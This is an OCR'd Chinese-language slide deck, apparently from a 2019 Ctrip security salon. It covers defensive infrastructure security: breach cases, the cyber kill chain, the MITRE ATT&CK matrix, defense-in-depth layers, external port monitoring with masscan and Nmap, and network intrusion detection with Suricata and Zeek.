Manufacturing
Supply chain
Product
Cargo
Customer
Delivery
Inventory
Management
Freight
22.02.35.2
Innovation
Branding
Solution
Marketing
Analysis
Ideas
Success
Management
80.08.1
22.3.3.55
SOCIAL NETWORK

2019

携程信息安全沙龙

畅谈——让安全无边界

携程基础安全建设实践分享

吴伟哲 / 携程信息安全部/资深基础安全工程师

入侵案例


2018.6 国内某视频网站的用户数据出现在暗网

2018.9 国内某酒店数据泄露出现在暗网中，涉及数据

2018.6 国内某高校邮件元数据8.4TB可任意访问

2019.7 美国第一资本银行的1.06亿银行卡用户信息，1亿-1.5亿美元损失

入侵攻击链



RECONNAISSANCE

Harvesting email addresses, conference information, etc.

WEAPONIZATION

Coupling exploit with backdoor into deliverable payload

DELIVERY

Delivering weaponized bundle to the victim via email, web, USB, etc.

EXPLOITATION

Exploiting a vulnerability to execute code on victim's system

INSTALLATION

Installing malware on the asset

COMMAND & CONTROL (C2)


Command channel for remote manipulation of victim

ACTIONS ON OBJECTIVES

With 'Hands on Keyboard' access, intruders accomplish their original goals

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

ATT&CK攻击手法矩阵



Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the knowledge base.

Last Modified: 2019-07-01 17:29:19.726000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication	System Owner/User Discovery			Standard Cryptographic Protocol		


https://mitre-attack.github.io/attack-navigator/enterprise/

基础安全防御体系

以攻击者视角，针对于各个攻击阶段的不同攻击手法，有对应的攻击防御方案

阶段	事前预防	事中检测	事后跟踪与取证分析
踩点探测	公网蜜罐、端口监控		
制作攻击工具	威胁情报		
传送攻击工具		NIDS、WAF、防病毒、邮件网关	NIDS 主机日志
执行攻击	系统补丁 漏洞扫描	NIDS、WAF、HIDS、防病毒、RASP	
安装远控木马	威胁情报	防病毒	NIDS、主机日志
主动外连		NIDS	DNS请求、威胁情报
执行并横向扩散		蜜罐、NIDS、HIDS	

纵深防御



抗DDoS
4层流量型

Firewall/PortScan
减小攻击面

NIDS
非HTTP协议

WAF
HTTP/S协议

RASP
实时程序自保护系统

HIDS
Webshell、rootkit、syscheck检测

主机日志
登录/操作日志

SQL审计
防SQL注入、拖库

减少攻击面之外网端口监控

- **为什么要做?**

运维人员误操作将高危端口曝露至外网导致的入侵事件

- **能带来什么好处?**


（1） 比攻击者更快速获取IDC对外暴露的端口

（2）获取开放在公网服务的组件版本，便于0day漏洞及时修补

- 怎么实现?

（1）主动扫描


- ➢ masscan：快速端口扫描
- ➢ Nmap：获取指纹库



Id	发生时间	事件等级	事件类型	主机 IP	端口	服务类型	原始指纹	状态
53728	2018-04-23 20:43:06	低危	历史	[redacted]	8888	sun-answerbook		处理中
53727	2018-04-23 20:43:06	低危	历史	[redacted]	5443	spss		处理中
53726	2018-04-23 20:43:06	高危	历史	[redacted]	22	ssh	Huawei [redacted]	处理中
53886	2018-04-24 01:05:27	高危	历史	[redacted]	1723	pptp	Fortinet [redacted]	处理中

https://github.com/robertdavidgraham/masscan
https://github.com/nmap/nmap

（2）被动监控：流量检测（FW、NIDS）




dest_port: Descending	proto.keyword: Descending	dest_ip.keyword: Descending	Count
80	TCP	[redacted]	5
80	TCP	[redacted]	1
22	TCP	[redacted]	4
22	TCP	[redacted]	1
443	TCP	[redacted]	5
6,990	TCP	[redacted]	1

边界流量安全之NIDS

● 怎么实现?

- ➢ Suricata/Snort（ https://suricata-ids.org/ ）
- ➢ Bro-IDS（ https://www.zeek.org/ ）



